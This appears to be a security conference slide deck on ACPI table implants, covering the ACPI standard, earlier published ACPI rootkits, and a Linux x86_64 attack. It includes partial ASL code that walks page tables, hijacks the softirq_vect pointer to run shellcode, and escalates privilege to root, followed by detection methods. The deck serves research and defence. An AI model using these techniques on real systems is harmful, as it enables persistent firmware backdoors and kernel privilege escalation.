Google

ACPI table implants

Current implementations and detection methods

Thiébaud Weksteen <tweek@google.com>

Agenda

- Introduction to ACPI
- Published || Disclosed attacks
- Challenges on recent kernel
- Page-walking on x86_64
- Demo
- Detection methods

Advanced Configuration and Power Interface (ACPI)

ACPI

- Standard emerging to provide Power Management
- Successor of APM and other proprietary BIOS code
- “Architecture -independent power management and configuration framework” [1]
- First released in 1996
- Since October 2013, specification transferred to UEFI forum
- Last version is 6.0 from April 2015


ACPI (cont'd)

- "ACPI can best be described as a framework of concepts and interfaces that are implemented to form a subsystem within the host OS." [2]
- Reference implementation ACPICA, by Intel engineers. Used in Linux and FreeBSD.

ACPI High-Level Overview


- Interface specification only, OS independent
- Defines Tables, set up by the BIOS/UEFI
- Defines States (P0-3, D0-3, etc) and Registers
- Defines interactions with BIOS/UEFI to access these

ACPI Tables (cont'd)



[2]

ACPI Tables (cont'd)



[2]

ACPI Machine Language (AML)

- Defined in the Definition Blocks
- Bytecode executed by a VM inside the kernel
  - ACPI Specific language
  - Platform-independent
- Open source tool provided by Intel: iasl

ACPI Source Language (ASL)


```
Method (_PTS, 1, NotSerialized)  // _PTS: Prepare To Sleep
{
     Store (Arg0, DBG8)
     If (LAnd (LEqual (Arg0, 0x04), LEqual (OSFL (), 0x02)))
     {
          Sleep (0x0BB8)
     }
     PTS (Arg0)
     Store (Zero, Index (WAKP, Zero))
     Store (Zero, Index (WAKP, One))
     Store (ASSB, WSSB)
     Store (AOTB, WOTB)
     Store (OSFL (), AOTB)
     Store (Zero, AAXB)
     Store (One, \_SB.SLPS)
}
```

Google

Criticism

- "The ACPI spec is bloated, complex, and very hard to follow" - Alan Cox, 2001 [3]
- "The more I start to see early UEFI/ACPI code, the more I am certain that we want none of that crap in the kernel." - Olof Johansson (Linux/ARM), 2013 [4]
- In Linux 4.4, ACPICA only is 40,000+ LOC

ACPI Specifications length



Resignation

- “Modern PCs are horrible. ACPI is a complete design disaster in every way. But we're kind of stuck with it.” - Linus Torvalds, 2003 [5]
- “all of the big boys are going to be using ACPI whether it's liked much or not” - Jon Masters, 2013 [6]

Google

Known attacks and abuse

Google

Heasman’s attack

- Published for Blackhat EU 2006 [7]
- Define malicious DSDT table
- Uses the ASL language to define a new OperationRegion for the physical memory
- Execute instruction (read/write) on that region

```
OperationRegion(SEAC, SystemMemory, 0xC04048, 0x1)
Field(SEAC, AnyAcc, NoLock, Preserve)
{
      FLD1, 0x8
}
Store(0x0, FLD1)
```

Heasman’s attack (cont’d)

- On Linux, overwrite undefined syscall (sys_ni_syscall) to jump to a user-supplied address (%ebx)
- Leads to execution in userland with kernel privileges
- Requires sys_ni_syscall to be writable
- Caught by SMEP

DCSSI work

- From French National Agency for Computer Security
- White paper published in ‘09 [8]
- Similarly to Heasman, target DSDT table
- PoC of ACPI rootkit triggered by external hardware events
  - “Laptop lid opening, power adapter plugged and removed twice in a row”
- Overwrite part of setuid() to always set euid to 0
- Requires setuid to be writable

Windows Platform Binary Table (WPBT)

- Vendor-specific ACPI table [9]
- Main use case: Anti-theft solution
- Contains (the address of) a PE32 executable
- At boot, Windows copy and execute it
- Lenovo was found to use it to gather “extra” information

Make your own ACPI implants

Google

Targets

- Targeting DSDT
- SSDT
  - “Secondary System Description Tables (SSDT) are a continuation of the DSDT” [6]
  - Not to be confused with System Service Dispatch Table (Windows), another rootkit avenue
  - Multiple tables with such signature: SSDT1, SSDT2, etc...
- PSDT
  - From ACPI v1, obsolete since v2 but still supported in v6
  - “OSPM will evaluate a table with the “PSDT” signature in like manner to the evaluation of an SSDT” [6]

Getting your own DSDT running (hardware)

- Replacing the SPI flash image
  - Requires specific hardware: buspirate
  - Open Source tools: flashrom
- Debug and test by using a Dediprog EM100 to emulate the flash

Getting your own DSDT running (software)

- Linux
  - At compilation time: CONFIG_ACPI_CUSTOM_DSDT_FILE="DSDT.hex”
  - At boot time, within initramfs, kernel/firmware/acpi/dsdt.hex
  - Tamper with the ACPI tables discovery:
    acpi_rsdp= [ACPI,EFI,KEXEC] Pass the RSDP address to the kernel [...]
- FreeBSD in /boot/loader.conf
  - acpi_dsdt_load="YES"
    acpi_dsdt_name="/boot/DSDT.aml"
- Both started as debugging / BIOS fixing facilities

Getting your own DSDT running (VMs)

- Qemu
  - BIOS provided tables up to pc-0.15
  - For later versions, Qemu generates the ACPI tables for BIOS
  - -acpitable does not override the DSDT

- SeaBios
  - Used by QEMU, released under GPL
  - Include basic tables with standard ASL

Injecting code into the kernel

- Previously published attacks rely on writable and executable kernel areas
  - sys_ni_syscall
  - setuid
- Does the kernel still have RWX regions?

Page Walking on Linux x86_64

Google

IA-32e paging




Figure 4-8. Linear-Address Translation to a 4-KByte Page using IA-32e Paging

Documentation/x86/x86_64/mm.txt

```
Virtual memory map with 4 level page tables:

0000000000000000 - 00007fffffffffff (=47 bits) user space, different per mm
hole caused by [48:63] sign extension
[...]
ffff880000000000 - ffffc7ffffffffff (=64 TB) direct mapping of all phys. memory
[...]
ffffffff80000000 - ffffffffa0000000 (=512 MB)  kernel text mapping, from phys 0
ffffffffa0000000 - ffffffffff5fffff (=1525 MB) module mapping space

vmalloc space is lazily synchronized into the different PML4 pages of
the processes using the page fault handler, with init_level4_pgt as
reference.
```

CONFIG_X86_PTDUMP


```
---[ User Space ]---
0x0000000000000000-0xffff800000000000    16777088T                                pgd
---[ Kernel Space ]---
0xffff800000000000-0xffff880000000000           8T                                pgd
---[ Low Kernel Mapping ]---
0xffff880000000000-0xffff880000099000        612K     RW                   GLB NX pte
0xffff880000099000-0xffff88000009a000          4K     ro                   GLB NX pte
0xffff88000009a000-0xffff88000009b000          4K     ro                   GLB x  pte
0xffff88000009b000-0xffff880000200000       1428K     RW                   GLB NX pte
0xffff880000200000-0xffff880001000000         14M     RW           PSE     GLB NX pmd
0xffff880001000000-0xffff880001800000          8M     ro           PSE     GLB NX pmd
0xffff880001800000-0xffff880001813000         76K     ro                   GLB NX pte
0xffff880001813000-0xffff880001a00000       1972K     RW                   GLB NX pte
0xffff880001a00000-0xffff880001c00000          2M     ro           PSE     GLB NX pmd
0xffff880001c00000-0xffff880001dc3000       1804K     ro                   GLB NX pte
0xffff880001dc3000-0xffff880002200000       4340K     RW                   GLB NX pte
0xffff880002200000-0xffff880036800000        838M     RW           PSE     GLB NX pmd
```

Page Permission

From the Intel Developer Manual:

"If CR0.WP = 1, data may be written to any linear address with a valid translation for which the R/W flag (bit 1) is 1 in every paging-structure entry controlling the translation"

https://www.grsecurity.net/~paxguy1/kmaps.c



Identity mapping

- `0xFFFF880000000000` - `0xFFFFC7FFFFFFFFFF`
- Used by kernel to access physical addresses when paging is enabled
- Used by ACPI VM to translate:
  - ASL defined OperationRegion(_, SystemMemory, 0x4000, 0x100)
  - To a usable mapping address: 0xFFFF880000004000

Strategy

Strategy

1. Modify a page to RWX

Strategy

1. Modify a page to RWX
2. Copy our second-stage payload there
3. Reset the page as RX

Strategy

1. Modify a page to RWX
2. Copy our second-stage payload there
3. Reset the page as RX
4. Find a writable structure that contains an execution pointer

Strategy

1. Modify a page to RWX
2. Copy our second-stage payload there
3. Reset the page as RX
4. Find a writable structure that contains an execution pointer
5. Store our 2nd-stage address there
6. Wait for our 2nd-stage get triggered

Strategy

1. Modify a page to RWX
2. Copy our second-stage payload there
3. Reset the page as RX
4. Find a writable structure that contains an execution pointer
5. Store our 2nd-stage address there
6. Wait for our 2nd-stage get triggered
    a. Search for `struct cred` in memory
    b. Replace uid, gid, euid, fsuid, ... with 0 (root)
    c. Jump back to the hooked function

Google

init_level4_pgt

- `/boot/System.map`
  `0xffffffff81c0c000 D init_level4_pgt`
- `Also mapped at`
  `0xffff880001c0c000`

Modified SeaBIOS

```
Method(_WAK, 1, Serialized)
 {
              /* Find the PTE for 0x9a000 and set the writable bit */
              Name(IL4P, 0x01c0c000)

              Add(IL4P, 0x880, PL4E)
              OperationRegion(ORL4, SystemMemory, PL4E, 0x4)
              Field(ORL4, AnyAcc, NoLock, Preserve)
              {
                      PL4F, 32
              }

              Store(PL4F, PL3E)
              And(PL3E, 0xFFFFFF00, PL3E)
              [...]
              Store(0x0009a163, PL1F)
```

Google

Trigger our 2nd stage

- Linux internal IRQ bottom-halves: softirqs, tasklets, work queue
- `softirq_vect` is an array of 6 pointers (hard-coded) for historical reason
- Writable

```
/* Modify softirq_vect[tasklet_action] to redirect execution to our shellcode */

OperationRegion(SQIR, SystemMemory, 0x01c0b0f0, 0x8)
Field(SQIR, AnyAcc, NoLock, Preserve)
{
        TACT, 64
}
Store(0xffff88000009a000, TACT)
```

2nd stage payload

- Use Metasm to generate shellcode

```
edata = Metasm::Shellcode.assemble(Metasm::X86_64.new, <<EOS).encoded
[...]
```

- Able to automatically fixup variables within the Ruby code

```
edata.fixup ‘tasklet_action’ => 0xffffffff8107f0c0
```

- And format output to ASL:

```
edata.data.chars.each_slice(4)
        .map{ |s| s.join.unpack("<I").first.to_s(16).rjust(8, "0") }
        .each.with_index { |s, i|
            puts "Store(0x#{s}, FL#{i})"
}
```

Demo

Detection

Similar to BIOS/UEFI modification detection

- Ultimate method = manual dump of the hardware flash image
- By dumping the flash image using SPIBAR
  - chipsec_utils.py spi dump
  - UEFITools to find ACPI tables within UEFI

Linux sysfs

- Tables are surfaced in /sys/firmware/acpi/tables/*
  - DSDT
  - SSDT[0-9]*
  - FACP
  - No XSDT?
  - No RSDP?

At scale

- Recently added to ForensicArtifacts
- Now available through GRR Rapid Response: https://github.com/google/grr

Conclusion

- ACPI is a standard interface for your firmware backdoor
- Publically known for 10+ years
- Practical exploitation still possible by design

Homework

- Install Linux (?)
- Get a copy of /sys/firmware/acpi/tables/DSDT
- Disassemble it using iasl
- Read the code!

Google

References

- [1] Advanced Configuration and Power Interface (ACPI) Introduction and Overview, version 1.4, 26 April 2016, Intel
- [2] ACPI Specifications v6, April 2015, http://www.uefi.org/sites/default/files/resources/ACPI_6.0.pdf
- [3] Re: ACPI fundamental locking problems, Alan Cox, http://lwn.net/2001/0704/a/ac-acpi.php3
- [4] ACPI vs DT at runtime, Olof Johansson, https://lwn.net/Articles/574442/
- [5] Linus & the Lunatics, Part II, http://www.linuxjournal.com/article/7279
- [6] Re: ACPI vs DT at runtime, Jon Masters, https://lwn.net/Articles/574449/
- [7] Implementing and Detecting an ACPI BIOS rootkit, John Heasman, 2006, https://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Heasman.pdf
- [8] ACPI: Design Principles and Concerns, ACPI: Design Principles and Concerns, Loic Duflot, Olivier Levillain, and Benjamin Morin, http://www.ssi.gouv.fr/uploads/IMG/pdf/article_acpi.pdf
- [9] Windows Platform Binary Table (WPBT) Specifications

Google